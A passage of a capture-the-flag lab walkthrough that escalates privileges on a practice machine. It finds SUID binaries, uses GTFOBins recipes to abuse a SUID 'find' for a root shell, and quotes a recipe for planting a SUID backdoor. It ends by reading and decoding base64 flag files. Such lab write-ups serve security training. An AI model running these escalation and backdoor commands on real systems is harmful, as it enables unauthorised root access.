GTF0Bins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to get the ~~the~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTF0Bins is a compendium about how to live off the land when you only have certain binaries available.

GTF0Bins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell

Command

Reverse shell

Non-interactive reverse shell

Bind shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

Search among 372 binaries: <binary> +<function> ...

STEP 18:

- Now for privilege escalation “sudo -l” in the shell and see the list of binary files which is provided by the root.

```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

STEP 19:

- Now in GTFObins search for 'find', so that we can exploit the find binary.

SUIDSudoCapabilitiesLimited SUID

find

Binary

find

Functions

ShellSUIDSudo

.. / find

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ShellSUIDSudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (`<= Stretch`) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

- From the above options we are going to use the highlighted one to exploit the find binary.

STEP 20:

- Now come back to the shell and type the command we selected from GTFObins.

```
$ /usr/bin/find . -exec /bin/sh -p \; -quit  
ls  
bin  
boot  
dev  
etc  
home  
initrd.img
```

- If you run this you will see that you have gained root access.

```
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

- As you can see the “euid=0(root)”, this means you are now root user and root privileges.

STEP 21:

- Now go to home directory as root and “cd” to c0ldd directory and “cat” the user.txt file.

```

id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
cd /home
ls
c0ldd
cd c0lld
/bin/sh: 5: cd: can't cd to c0lld
cd c0ldd
ls
user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

```

STEP 22:

- Go to root directory and open root.txt


```


cd /root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWw1cywgbC0hcXVpbmEgY29tcGxldGFkYSE=

```


STEP 23:


- Go to your browser and open CyberChef and paste the user.txt to get the decoded BASE64 text, then paste it on google translation.





- Now do the same for root.txt





- Hence this machine is completed.

